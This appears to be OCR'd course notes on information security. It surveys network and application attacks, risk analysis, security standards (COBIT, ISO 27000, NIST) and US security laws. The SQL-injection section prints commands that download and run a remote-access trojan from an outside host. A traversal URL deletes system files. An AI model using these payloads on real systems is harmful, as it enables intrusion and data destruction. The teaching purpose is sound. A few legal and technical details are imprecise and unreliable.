


Figure 2-6 Ethereal capturing TCP traffic

Protocol-Anomaly Attacks

- Most network protocols were not created with security in mind.
- A rogue attacker can create malformed network packets that do not follow the intended format and purpose of the protocol, with the result that the attacker is able to either compromise a remote host or network, or compromise a confidential network data stream.

- Network-layer attacks are most often used to get past firewalls and to cause DoS attacks.
- DoS attacks are common against big e-commerce sites.
- In one type of DoS attack, the attacker machines send massive amounts of TCP SYN packets.
- This is the first of three packets sent during a normal TCP handshake used to begin a communication session.
- The victim machine responds with the expected ACK/SYN packet, which is normal, and then awaits an answering ACK from the originator.
- Network-layer attacks usually require that the attacker create malformed traffic, which can be created by tools called *packet injectors* or *traffic generators*.
- Packet injectors are used by legitimate sources to test the throughput of network devices or to test the security defenses of firewalls and IDSs.

Application-Layer Attacks

- Application-layer attacks include any exploit directed at the applications running on top of the OSI protocol stack.
- Application-layer attacks include exploits directed at application programs, as well as against operating systems.
- Application-layer attacks include content attacks, buffer overflows, and password-cracking attempts.

Content Attacks

- Common content attacks include the following:
  - SQL injection attacks
  - Unauthorized access of network shares
  - File-system transversals
- In *SQL injection*, an attacker connects to a web site with a SQL server back-end database.
  - The web site contains a customer input form asking for some sort of innocent information, such as pant size.
  - But instead of entering a numeric value, as the web site is expecting, the attacker enters a malformed command that is misinterpreted by the server and that leads to the remote execution of a privileged command. In the following example, SQL injection code attempts to copy a remote access Trojan, called rat.exe, from a web site called freehost .com. The second statement executes the Trojan:

```
'; exec master..xp_cmdshell 'tftp -i freehost.com GET rat.exe'--
'; exec master..xp_cmdshell 'rat.exe'--
```

- *Unauthorized access of network shares* results from a major flaw in Windows, which is that, by default, network shares are advertised for the world to see on NetBIOS ports 137 through 139, and port 445 (in newer Windows versions).

    - If you have a Windows PC connected to the Internet without a firewall blocking access to those ports, it is likely that your PC's network shares are viewable by the world.
    - If the Windows system is unpatched, or the shares have weak passwords or no passwords, then remote attackers will be able to access shares.
    - Although exploiting open Windows shares is a common worm action, if attackers detect open NetBIOS ports, they will attempt to access the shares manually.
- *File-system transversal* attacks happen when an attacker is able to malform an application input request in such a way that unauthorized access to a protected directory or command is allowed.
    - Usually this is done by using encoded character schemes, numerous backslashes (\), and periods.
    - The following code example could be used on a vulnerable IIS web site to delete all files in the Windows system directory:

```
http://host/index.asp?something=..\..\..\..\WINNT\system32\cmd.exe?/c+DEL./q
```

Buffer Overflows

- *Buffer overflows* occur when a program expecting input does not do input validation.
- For example, suppose the program was expecting the user to type in a five-digit ZIP code, but instead the attacker replies with 400 characters.
- The result makes the host program error out and quit, throwing excess data into the CPU.
- If the buffer overflow attacker can reliably predict where in memory his buffer overflow data is going, the buffer overflow can be used to completely compromise the host.
- Otherwise, it just creates a DoS condition.

Password Cracking

- Password crackers either try to guess passwords or they use brute-force tools.
- *Brute-force* tools attempt to guess a password by trying all the character combinations listed in an accompanying *dictionary*.
- The dictionary may start off blindly guessing passwords using a simple incremental algorithm (for example, trying aaaaa, aaaab, aaaac, and so on) or it may use passwords known to be common on the host (such as password, blank, michael, and so on).

P2P Attacks

- With the advent of peer-to-peer (P2P) services, malicious programs are spreading from PC to PC without having to jump on e-mail or randomly scan the Internet for vulnerabilities.

- No matter how the attack occurs, whether automated or manual, most exploits are only successful on systems without basic countermeasures installed.
- If you make a commitment to implement basic countermeasure policies and procedures, the risk of malicious attack will be significantly lessened

Man-in-the-Middle Attacks

- Man-in-the-middle (MITM) attacks are a valid and extremely successful threat vector.
- Exploitation often requires knowledge of multiple tools and physical access to the network or proximity to an access point. MITM attacks often take advantage of ARP poisoning at Layer 2, even though this attack has been around and discussed for almost a decade.
- An MITM attack can take a few different forms.
- ARP poisoning is the most common, but DHCP, DNS, and ICMP poisoning are also effective, as well as the use of a malicious wireless access point (AP).
- Fake APs have become a common threat vector, exploiting the manner in which clients automatically connect to known SSIDs. This enables an attacker to connect and intercept the victim's network traffic without the victim seeing any indication they are under attack.
- To hasten a connection, attacks against the legitimate AP can be made to help the malicious AP become the last AP standing.

ARP Poisoning

- ARP poisoning works by simply responding to *Address Resolution Protocol (ARP)* requests with the attacker's *MAC address*.
- The attacker tells the device that wishes to communicate with the victim's computer that the attacker knows how to reach the victim, and then the attacker tells the network that the attacker's computer is the victim's computer—effectively masquerading as the victim's computer and responding on its behalf.
- The switch then updates its table of MAC addresses with the attacker's MAC address.
- The switch uses this to route traffic, and now believes the attacker's system is the victim's system.
- This creates an MITM situation where the victim routes its traffic through the attacker and out through the gateway to wherever it needs to go.
- This attack simply exploits the correct functioning of the ARP protocol.
- The problem is when a rogue system actually responds to all ARP requests.
- The switch will continue to update its table with the incorrect information.
- This means it's not something that is fixed easily with a patch.
- Until recently, there was really no trusted "fix" for this issue.

- Another problem is that the “fix” is not widely used by organizations. In many cases, the organization would need to replace all of its layer two devices in order to defend against ARP poisoning.

MAC Flooding

- MAC flooding, technically known as MAC addresses flooding, is where an application injects a specially crafted layer two and layer three packet onto the network repeatedly.
- This causes the layer two switch to fill up its buffers and crash. Since switch crash behavior is to fail/open, all ports are flooded with all frames, thus causing the denial of service.

DHCP Poisoning

- Another poisoning attack is DHCP poisoning.
- This attack allows an attacker to compromise victims with three simple steps: provide the pool of addresses to assign for the victims, provide the netmask for the victims, and finally provide the DNS IP address.
- An attack takes only seconds to execute.
- Once a request for an IP address is heard on the line, the fake DHCP server races against the true DHCP server to provide an address from its pool.
- Once accepted, the victim is now connected and traffic will be passing through the attacker’s system.

DNS Spoofing Attack

- A DNS spoofing attack is just as easy to execute as a DHCP poisoning attack.
- All traffic from the victim is forwarded through the attacker’s fake DNS service and redirected so that all requests for Internet or internal sites land at the attacker’s site, from which the attacker can harvest credentials or possibly launch browser-based attacks, such as a Java runtime error, to trick the victim.
- This can also be done through the local “hosts” file on the computer.
- The fundamentals of this attack come from “name resolution order” and manipulating that process.
- DNS is designed so that every DNS query first goes to a DNS server, usually a local one on the network or provided by the ISP.
- That server will have been pre-configured with the IP addresses of the top-level (root) DNS servers on the Internet that are the authoritative “source of truth” for all IP addresses and hostnames.
- The root server that responds would respond with the address of a lower-level DNS server.
- This process continues until the name and IP address is found, usually at least three levels down.

ICMP Poisoning

- The final poisoning attack available is ICMP poisoning.
- One caveat for the attacker wishing to execute an ICMP attack is that they need to be able to see all traffic; if they are attached

to a switch, this attack is not useful because this is a layer three attack, unless the attacker's computer is connected to a spanning port, which in turn would forward all traffic to the attacker's system so they could see it.

Wireless Attacks

- Three common wireless attacks are to use a fake access point (AP), to use a fake AP with a static extended service set ID (ESSID), and to use a fake AP and an "evil twin." All can be set up and executed quickly.
- By setting up the fake AP, an attacker can gain full control over all TCP/IP connections passing through it.
- At that point, intercepting traffic and capturing or modifying it becomes trivial.
- With an SSID that is known to the unsuspecting victim, the fake AP cannot be distinguished from a real AP.

4.3 Risk Analysis

- A risk analysis needs to be a part of every security effort.
- It should analyze and categorize the assets that need to be protected and the risks that need to be avoided, and it should facilitate the identification and prioritization of protective elements.
- It can also provide a means to measure the effectiveness of the overall security architecture, by tracking those risks and their associated mitigation over time to observe trends.
- Simply put, the formal definition of *risk* is the probability of an undesired event (a *threat*) *exploiting* a *vulnerability* to cause an undesired result to an *asset*. Thus:

Risk = Probability (Threat + Exploit of Vulnerability) * Cost of Asset Damage

NOTE A *threat* is something that can go wrong and cause damage to valuable assets. A *vulnerability* is an exposure in the infrastructure that can lead to a threat becoming realized. *Risk* is the cost of a threat successfully exploiting a vulnerability.

- A quantitative approach to risk analysis will take into account actual values—the estimated probability or likelihood of a problem occurring along with the actual cost of loss or compromise of the assets in question.
- One commonly used approach to assigning cost to risks is *annualized loss expectancy (ALE)*.
- This is the cost of an undesired event—a *single loss expectancy (SLE)*—multiplied by the number of times you expect that event to occur in one year—the *annualized rate of occurrence (ARO)*.
- Annualized Loss (ALE) = Single Loss (SLE) * Annualized Rate (ARO)

Question for Discussion:

- How do you define threat?
- What is a risk?
- How do you differentiate computer viruses from worms?

V. Compliance with Standards

Learning Objectives:

- Learn and understand different security standards
- Identify and understand different regulations affecting information security professionals
- Identify and understand different laws affecting information security professionals

5.1 Information Security Standards

- Also known as voluntary standards, or perhaps frameworks, these sets of "best practices" have been developed and published by internationally recognized organizations, and accepted by the information security profession in general. The most well-known of these are
  - Control Objectives for Information and related Technology (COBIT)
  - International Organization for Standardization (ISO) 27001 and 27002
  - National Institute of Standards and Technology (NIST) standards

5.1.1 COBIT

- COBIT is published by ISACA, the Information Systems Audit and Control Association.
- ISACA is a widely recognized independent IT governance organization, and its COBIT guidelines are used by IT management in many organizations to define and manage processes based on a maturity model like the Capability Maturity Model (CMM).
- COBIT is not about information security—it is a general IT standard, but certain security practices are embedded within it. COBIT contains a higher-level set of information security guidelines than the ISO 27000 series, intended to align business goals with IT goals.
- ISACA periodically updates the COBIT processes and releases new versions.
- COBIT 4.1 is organized around four conceptual areas, referred to as domains, corresponding to the preferred order an organization would use to roll out security program components along the lines of the well-known Plan, Do, Check, Adjust (PDCA) growth cycle commonly used to build and continuously improve services. COBIT 5 expands on these four domains and adds a fifth domain for Governance.
- The domains in versions 4 and 5 are as follows.

Governance:

- (v5) Evaluate, Direct, and Monitor (EDM)

Management:

- (v4.1) Plan and Organize (PO) and (v5) Align, Plan, and Organize (APO)
- (v4.1) Acquire and Implement (AI) and (v5) Build, Acquire, and Implement (BAI)

    - (v4.1) Deliver and Support (DS) and (v5) Deliver, Service, and Support (DSS)
    - (v4.1) Monitor and Evaluate (ME) and (v5) Monitor, Evaluate, and Assess (MEA)
- Key information security–related components of COBIT 4 (which are carried forward into version 5) include
    - **PO2.3** Establish an information classification scheme based on the criticality and confidentiality of data, and include ownership information, protection, retention, and destruction requirements.
    - **PO4.8** Establish an IT security and risk management function at a senior level of an organization's management.
    - **PO6, PO7.4** Implement a security awareness program along with formal security training for employees, service providers, and third parties.
    - **PO9** Perform risk assessment and management via a risk management program that analyzes and communicates risks and their potential impact on business processes.
    - **PO10.12** Ensure that security requirements are embedded into the project management process.
    - **AI2.4** Include security requirements in the application development process to ensure security and availability in line with the organization's objectives.
    - **AI3.2, AI3.3** Implement security in the configuration, integration, and maintenance of hardware and software to provide availability and integrity.
    - **AI5.2** Ensure that third-party suppliers of IT infrastructure, facilities, hardware, software, and services comply with the organization's security requirements, and this is reflected in any contracts with those third parties.
    - **AI7.1–AI7.9** Follow a well-defined change control process that includes testing, production migration, and backout planning.
    - **DS1.3, DS2.2** Include security requirements in Service Level Agreements (SLAs).
    - **DS4.1–DS4.10** Perform Business Continuity Planning (BCP) with periodic testing, and ensure that backups are preserved in a safe offsite location.
    - **DS5.1–DS5.11** Manage security according to a specific plan, perform identity management and user account management, perform security testing and monitoring, perform incident detection and response, implement security protections, employ cryptographic key management, protect against malicious software, secure the network, and protect data exchanges.
    - **DS12.1–DS12.5** Control physical security and access to important assets with access controls, escorts, and monitoring of activities.

5.1.2 ISO 27000 Series

- The ISO 27000 series framework combines the familiar initial risk assessment with controls essential for compliance with typical regulations plus controls considered to be common best practices for information security.
- Best practice controls include the creation of an information security policy document, development of an organizational plan with clearly defined security responsibilities, security education and training, proper incident reporting, and development of a disaster-recovery plan.
    - **ISO 27001** is a high-level specification for the management of an information security program. This is referred to as an information security management system (ISMS). The ISO 27001 standard contains high-level statements about management responsibilities such as defining objectives, measuring performance, and auditing compliance. It contains provisions to begin with a risk assessment to determine which controls are the most important for each organization, and how fully they should be applied. In principle, this is somewhat similar to COBIT's "Plan and Organize" concept or the "Plan" part of the PDCA cycle. It is possible to be audited against this standard (voluntarily, for organizations that aspire to a high level of maturity).
    - **ISO 27002** is a detailed set of information security controls that would ideally be driven by the output of the risk assessment performed as part of ISO 27001. This standard forms a complete reference to all the things an organization might want to do. It can be viewed as a set of best practices, and it's up to each organization to determine which of them apply to their business environment. This can be viewed as somewhat similar to COBIT's "Acquire and Implement" concept or the "Do" part of the PDCA cycle.
    - **ISO 27003** is intended to provide recommendations and best practices to implement the ISMS management controls defined by ISO 27001—in other words, how to deliver the security program. This can be compared to the "Deliver and Support" concept of COBIT, or the "Check" part of the PDCA cycle.
    - **ISO 27004** covers measurement of the effectiveness of the ISMS implemented by the first three ISO 27000 standards, using metrics and key performance indicators to describe how well the information security controls are operating. This can be thought of in the context of COBIT's "Monitor and Evaluate" concept, or the "Adjust" part of the PDCA cycle.
    - **ISO 27005** defines a risk management framework for information security that can be used to inform the decisions within ISO 27001 that lead to selection of controls for ISO 27002.

    - **ISO 27006** is a standard that provides guidelines for professional organizations that provide certification to be properly accredited.
- Consider the following list of topical domains from ISO 27002, to get an idea of the type of coverage provided by the standard (sections 0 through 3 are introductory material, and section 4 defines the risk management approach that should be used to determine which controls in the remaining 12 sections are relevant to each organization):
    - **Risk Assessment and Treatment.** The use of risk assessment as a basis for selecting appropriate security controls.
    - **Security Policy.** The clear expression of management intent for information protection.
    - **Organization of Information Security.** Defining and staffing the roles and functions needed by the security program.
    - **Asset Management.** The responsibility and classification of assets, including data.
    - **Human Resources Security.** Ensuring that the behaviors of trusted inside employees don't defeat the security controls, because the majority of security problems come from insiders, not outsiders.
    - **Physical and Environmental Security.** Creating secure areas and protecting equipment.
    - **Communications and Operations Management.** Maintaining a safe, reliable, and correct IT environment (including the parts outside the direct control of the organization, provided by third parties). Malware protection, backups, and network security are included here.
    - **Access Control.** User controls and responsibilities, including access controls for the networks, operating systems, and applications, along with mobile computing.
    - **Information Systems Acquisition, Development, and Maintenance.** Security requirements, ensuring integrity and confidentiality, change management in development and support processes, and vulnerability management.
    - **Information Security Incident Management.** Reporting security issues and vulnerabilities, and managing incidents.
    - **Business Continuity Management.** Information security aspects of business continuity.
    - **Compliance.** Legal requirements, compliance with policies, standards, and specifications, and audit considerations.
- Some important examples from ISO 27002 that would likely be of interest to most organizations include:
    - **4.1, 4.2** Establish a formal risk management program to assess and treat risks to the organization's assets.

- **5.1** Publish an information security policy that reflects senior management's expectations with regard to security, and make sure it is available to all stakeholders.
- **6.1** Establish an internal security organization with appropriate, well-defined responsibilities and relationships with third parties.
- **6.2** Use confidentiality agreements to protect information when working with third parties, to protect access to confidential information.
- **7.1** Identify and document assets, assign ownership, classify according to criticality, and establish an acceptable use policy
- **7.2** Establish an information classification scheme that includes labeling and handling guidance.
- **8.1–8.3** Perform background checks on employment candidates, communicate security responsibilities to all employees, provide information security awareness and training, and ensure that the correct security behaviors are enforced through a disciplinary process.
- **9.1, 9.2** Establish physical security controls, including perimeters, access controls, separation of critical areas, and protection of equipment
- **10.1** Establish a change control process along with separation of duties to separate development and production environments and activities.
- **10.2** Manage third-party service delivery.
- **10.3** Perform capacity planning and resource monitoring for proactive allocation of resources.
- **10.4** Protect against malware.
- **10.5** Establish reliable backups.
- **10.6** Establish network security controls.
- **10.7** Manage the handling and disposal of data and the media it resides on, and transport data securely so it can't be intercepted.
- **10.9** Protect online systems, data, and transactions and maintain accurate audit logs to identify issues.
- **11.2–11.6** Manage user access rights to control access to data.
- **12.2** Make sure that applications are correctly processing information and that they check their inputs to avoid misuse, and use encryption to protect that information.
- **12.5** Manage source code development and access, and use a formal change control process to promote code from development into the production environment.
- **12.6** Establish a vulnerability management program.
- **13.1, 13.2** Establish an incident response program.
- **14.1** Perform business continuity management, including regular testing.

- **15.1–15.3** Establish a compliance management program to comply with all legal and regulatory requirements. Perform audits to ensure compliance.

5.1.3 NIST

- The National Institute of Standards and Technology (NIST) provides a set of "Special Publications" to assist industry, government, and academic organizations with following best practices.
- Known as the "800 series," the set of security-specific publications is very specific to individual technologies, with the exception of 800-53.
- 800-53 was developed primarily for the U.S. Federal Government, to specify security control organization and structure, security control baselines, common controls, security controls in external environments, security control assurance, risk management, information system categorization, security control selection, and monitoring of security controls.
- 800-53 is organized into 18 "security control families," which are conceptual categories that represent important components of a complete security program.
    1. Access Control
    2. Awareness and Training
    3. Audit and Accountability
    4. Security Assessment and Authorization
    5. Configuration Management
    6. Contingency Planning
    7. Identification and Authentication
    8. Incident Response
    9. Maintenance
    10. Media Protection
    11. Physical and Environmental Protection
    12. Planning
    13. Personnel Security
    14. Risk Assessment
    15. System and Services Acquisition
    16. System and Communications Protection
    17. System and Information Integrity
    18. Program Management
- Each remaining 800 series publication provides guidance on specific subject areas, and they are constantly updated as technologies emerge and change.
- The NIST web site is the best place to look for technology-specific documents.
- Some examples of technology standards that can be found there include
    - SP 800-153: Guidelines for Securing Wireless Local Area Networks (WLANs)
    - SP 800-147: BIOS Protection Guidelines

- SP 800-144: Guidelines on Security and Privacy in Public Cloud Computing
- SP 800-133: Recommendation for Cryptographic Key Generation
- SP 800-128: Guide for Security-Focused Configuration Management of Information Systems
- SP 800-124: Guidelines on Cell Phone and PDA Security
- SP 800-123: Guide to General Server Security
- SP 800-122: Guide to Protecting the Confidentiality of Personally Identifiable Information (PII)
- SP 800-121: Guide to Bluetooth Security
- SP 800-119: Guidelines for the Secure Deployment of IPv6
- SP 800-118: Guide to Enterprise Password Management
- SP 800-115: Technical Guide to Information Security Testing and Assessment
- SP 800-114: User's Guide to Securing External Devices for Telework and Remote Access
- SP 800-113: Guide to SSL VPNs
- SP 800-111: Guide to Storage Encryption Technologies for End User Devices
- SP 800-101: Guidelines on Cell Phone Forensics
- SP 800-100: Information Security Handbook: A Guide for Managers
- SP 800-98: Guidelines for Securing Radio Frequency Identification (RFID) Systems
- SP 800-95: Guide to Secure Web Services
- SP 800-94: Guide to Intrusion Detection and Prevention Systems (IDPS)
- SP 800-92: Guide to Computer Security Log Management
- SP 800-84: Guide to Test, Training, and Exercise Programs for IT Plans and Capabilities
- SP 800-83: Guide to Malware Incident Prevention and Handling
- SP 800-77: Guide to IPsec VPNs
- SP 800-72: Guidelines on PDA Forensics
- SP 800-69: Guidance for Securing Microsoft Windows XP Home Edition: A NIST Security Configuration Checklist
- SP 800-68: Guide to Securing Microsoft Windows XP Systems for IT Professionals
- SP 800-66: An Introductory Resource Guide for Implementing the Health Insurance Portability and Accountability Act (HIPAA) Security Rule
- SP 800-64: Security Considerations in the System Development Life Cycle
- SP 800-63: Electronic Authentication Guideline

- SP 800-58: Security Considerations for Voice Over IP Systems
- SP 800-55: Performance Measurement Guide for Information Security
- SP 800-50: Building an Information Technology Security Awareness and Training Program
- SP 800-45: Guidelines on Electronic Mail Security
- SP 800-44: Guidelines on Securing Public Web Servers
- SP 800-41: Guidelines on Firewalls and Firewall Policy
- SP 800-40: Creating a Patch and Vulnerability Management Program
- SP 800-30: Guide for Conducting Risk Assessments
- SP 800-14: Generally Accepted Principles and Practices for Securing Information Technology Systems
- SP 800-12: An Introduction to Computer Security: The NIST Handbook

5.2 Regulations Affecting Information Security Professionals

- Sector-specific regulations that affect information security professionals who work in certain organizations include the following:
  - **Gramm-Leach-Bliley Act (GLBA).** Applies to the financial sector, including banks and lenders, for the protection of customer and financial information.
  - **Sarbanes-Oxley Act of 2002, Section 404 (SOX 404 or Sarbox)** Applies to all publicly traded companies to guarantee data integrity against financial fraud
  - **Health Insurance Portability and Accountability Act (HIPAA) and companion HITECH Act** Applies to the healthcare sector, regarding the protection of patient information
  - **North American Electric Reliability Corporation Critical Infrastructure Protection Reliability standards (NERC CIP)** Applies to electric service providers such as utility companies, solar and wind power generators, and nuclear power generators
  - **Payment Card Industry (PCI) Data Security Standard (DSS)** Applies to any organization that processes, transmits, or stores credit card information

5.2.1 The Duty of Care

- Recognizing the categories of network behavior that constitute criminal acts enables information security professionals to take the offensive effectively upon discovery of such conduct.
- Information security regulation, and the concomitant prospect of incurring liability for falling short of industry standards for preparing for, preventing, and responding to security breaches, is a key driver for information technology strategy.

5.2.2 Gramm-Leach-Billey Act (GLBA)

- The Gramm-Leach-Bliley Act of 1999 (GLBA) was enacted to reform the banking industry, and among its methods was the

establishment of standards for financial institution safeguarding of non-public personal information.

- Each federal agency with authority over financial institutions was charged with establishing standards to ensure the security and confidentiality of customer records and information, to protect against any anticipated threats or hazards to the security or integrity of such records, and to protect against unauthorized access to or use of such records or information that could result in substantial harm or inconvenience to any customer.
- The defining element of the Safeguards Rule is the requirement that each financial institution "develop, implement, and maintain a comprehensive information security program that is written in one or more readily accessible parts and contains administrative, technical, and physical safeguards that are appropriate to [its] size and complexity, the nature and scope of [its] activities, and the sensitivity of any customer information at issue."[1]
- The Rule sets forth five specific elements that must be contained in an entity's information security program:
    - Designate an employee or employees to coordinate the information security program to ensure accountability
    - Assess risks to customer information in each area of its operations, especially employee training and management, information systems, and attack or intrusion response
    - Design and implement safeguards to control the assessed risks, and monitor the effectiveness of the safeguards
    - Select service providers that can maintain appropriate safeguards, and include safeguard requirements in service provider contracts
    - Evaluate and adjust the information security program based on the results of effectiveness monitoring and on material changes to the organization

5.2.3 Sarbanes-Oxley Act

- The SEC placed additional restrictions on public companies as a result of the Sarbanes-Oxley Act, which requires in section 404 that the annual reports of covered entities contain an "internal control report."
- This report must indicate management's responsibility for establishing and maintaining adequate internal controls for the purpose of financial reporting, and must contain an assessment of the effectiveness of those controls.2 Signed into law in the wake of the Enron and WorldCom scandals, Sarbanes-Oxley imposes substantial criminal penalties on officers responsible for failure to accurately report.

15 U.S.C. Section 6801(b)(1)–(3)

The agencies responsible for establishing these safeguard standards are the Federal Trade Commission (FTC); the Office of the Comptroller of the Currency (OCC); the Board of Governors of the Federal Reserve System (Board); the Federal Deposit Insurance Corporation (FDIC); the Office of Thrift Supervision (OTS); the National Credit Union Administration (NCUA); the Secretary of the Treasury (Treasury); and the Securities and Exchange Commission (SEC). The NCUA, the OCC, the Board, the FDIC, and the OTS have issued final guidelines that are even more rigorous than the FTC Safeguards Rule discussed here. The SEC also adopted a final Safeguards Rule as part of its Privacy of Consumer Financial Information Final Rule. (See 17 C.F.R. part 248.)

5.2.4 HIPAA Privacy and Security Rules

- Health Insurance Portability and Accountability Act (HIPAA) introduced standards for the protection of health-related personal information.
- Passed in 1996, HIPAA required the Department of Health and Human Services to issue Privacy and Security Rules for the protection of individually identifiable health information maintained electronically by health plans, health-care clearinghouses, and certain health-care providers.

5.2.5 NERC CIP

- NERC, the North American Electric Reliability Corporation, publishes a “cyber security framework” known as Critical Infrastructure Protection (CIP).
- The main purpose of this set of requirements is to ensure continued operation of the power grid, especially in the event of a terrorist attack or other sabotage.
- The main focus of NERC CIP is on what NERC refers to as Critical Cyber Assets, which are any components (usually considered to be technology and computing devices) that are necessary to the continued, reliable operation of electric power generation.
- Thus, the goal of NERC CIP is to protect Critical Cyber Assets that support reliable operation of the power grid, which NERC refers to as the Bulk Electric System.
- The first step in this framework is to identify (and document) the Critical Cyber Assets through a risk-based assessment.
- The framework provides a specific approach to that identification and risk assessment, based on assigning criticality and vulnerability attributes to the Critical Cyber Assets along with identification of risks that those assets may be exposed to.

5.2.6 PCI DDS

- Developed in 2004 by several organizations that provide credit services, especially focused on credit card numbers (CCNs), this standard applies to a large number of organizations because so many organizations accept credit cards for payments.
- It is intended primarily to protect the security of “cardholder data”—namely cardholder name, account number, expiration date, service

code, magnetic stripe or chip data, verification code, and PIN numbers.
    - Theft of these data elements costs credit organizations enormous amounts of money, typically due to fraudulent use of credit card numbers by thieves, and PCI DSS is an attempt to put reasonable protections in place to reduce that theft, and its associated costs.
    - Build and Maintain a Secure Network:
        - Install and maintain a firewall configuration to protect cardholder data
        - Do not use vendor-supplied defaults for system passwords and other security parameters
    - Protect Cardholder Data:
        - Protect stored cardholder data
        - Encrypt transmission of cardholder data across open, public networks
    - Maintain a Vulnerability Management Program:
        - Use and regularly update antivirus software or programs
        - Develop and maintain secure systems and applications
    - Implement Strong Access Control Measures:
        - Restrict access to cardholder data by business need to know
        - Assign a unique ID to each person with computer access
        - Restrict physical access to cardholder data
    - Regularly Monitor and Test Networks:
        - Track and monitor all access to network resources and cardholder data
        - Regularly test security systems and processes
    - Maintain an Information Security Policy:
        - Maintain a policy that addresses information security for all personnel

5.3 Laws Affecting Information Security Professionals

- Information security professionals, along with the technology solutions they choose to deploy, form the primary line of defense against incursions into government and corporate computer networks.
- Knowledge of the elements of the various computer crimes defined by federal statutes, as well as those included in state statutes, is vital to information security professionals.
- Understanding the basic elements of computer crimes has several advantages:
    - It informs the decision of whether to elevate notice of certain conduct to others within the organization. When the information security staff knows the key attributes that form criminal conduct, they are far less likely to sound alarms in response to non-actionable events.
    - It enables information security professionals to position their organizations to make sound criminal referrals (or to build solid civil cases). Computer crime laws are somewhat unique in that they impose a large degree of responsibility on the victim for taking steps to establish the commission of a cybercrime, including defining access permissions and documenting damage. Awareness of this responsibility enables information security professionals to design their

network defense posture and to collect and document critical evidence when responding to incidents. In most cases, information security managers will take a lead role in drafting their organizations' information security policies, and recognition of the key computer crime elements can be incorporated into those policies.

- It will assist in preventing overly aggressive actions in response to incidents that might subject a system administrator to liability.

5.3.1 Hacking Laws

- The laws covering network intrusions that result in fraud, theft, or damage are referred to as the "hacking" laws.

The Computer Fraud and Abuse Act

- The Computer Fraud and Abuse Act (CFAA), codified at 18 U.S.C. Section 1030, is the seminal law on computer crimes.
- Designed to protect the confidentiality, integrity, and availability of data and systems, the CFAA targets attackers and others who access or attempt to access computers without authorization and inflict some measure of damage.

"Damage" Is Defined by Section 1030(a)(5)(B)

For certain provisions of the CFAA, damage is confined to the following subset of specific harms:

- Loss to one or more persons affecting one or more protected computers aggregating to at least $5,000
- Any modification or potential modification to the medical diagnosis, treatment, or care of one or more individuals
- Physical injury to any person
- A threat to public health or safety
- Damage affecting a computer system used by government for administration of justice, national defense, or national security

5.3.2 Electronic Communication Laws

- The laws, which govern e-mail and keystroke interception, retrieval, and disclosure are known as the "electronic communications" laws.

When Are Communications "Stored"?

Because the prohibitions on monitoring and accessing electronic communications differ significantly depending on whether the communications are characterized as "in transit" or "stored," this characterization is important. A case in which this became a deciding factor was *United States v Councilman*, 245 F.Supp.2d 319,321 (D. Mass. 2003), in which the First Circuit Court of Appeals dismissed charges of illegal wiretapping when the defendant intercepted a competitor's emails, claiming that communications held briefly in a system's RAM, or stored for a nanosecond while being routed across the Internet, are considered stored, and therefore the defendant was not "intercepting" communications. This decision was reversed in 2005, when the First Circuit's new decision was that even though emails are "stored" in memory during transit, it is still illegal to secretly intercept them. Subsequently in 2007, the defendant was acquitted, but the First Circuit's decision on the meaning of "stored" still stands.

Question for Discussion:

- Discuss the well-known information security standards

VI. Overview of ISO/IEC 27001 Family of Standards

Question for Discussion:

- Define and understand the ISO/IEC standardization
- Learn the evolution of ISO/IEC 27000 Family
- Learn and understand the ISO/IEC 27001:2013 standard
- Learn and understand the ISO/IEC 27002 standard

6.1 ISO/IEC 27001 Standardization

6.1.1 Overview

- The work in International Standards Organization (ISO) and International Electrical Committee (IEC) is carried out by Technical Committees (TCs) and Subcommittees (SCs).
- These committees are responsible for the executive decision-making and overall management of the standards program.
- In addition, Working Groups are established in the SCs to carry out the development of the standards. The Joint Technical Committee (JTC 1) is a joint ISO and IEC committee responsible for IT-related standards.

6.1.2 ISO/JTC 1/SC 27

6.1.2.1 SC27 Structure

- ISO/IEC JTC 1/SC 27 is the committee responsible for a wide range of information and IT security standards projects.
- The subcommittee consists five working groups (WG 1–WG 5) covering a diverse range of information and IT security subjects.
- The SC27 working group WG 1 is particularly responsible for the ISMS ISO/IEC 27001 family of standards.

6.1.2.2 SC27 Membership

- The membership of SC 27 currently includes national standard bodies representing 50 different countries.
- These are voting members in addition to national standard bodies representing 20 different countries, which are observing members (nonvoting).

6.2 Overview

6.2.1 International Standards

- The ISO/IEC 27001 family of information security management system (ISMS) standards is developed at the international level in response to market needs.
- Like all ISO and IEC, they are based on global expert opinion and developed through a multistakeholder process, using a consensus-based approach.
- All such standards go through a maintenance life cycle to keep them current and up to date—this means that standards are often revised after a period of time, normally about five years.

6.2.2 The 27001 ISMS Family

6.2.2.1 ISMS Requirements

- ISO/IEC 27001: Information security management system requirements:
- This is the core standard in the ISO/IEC 27001 family.
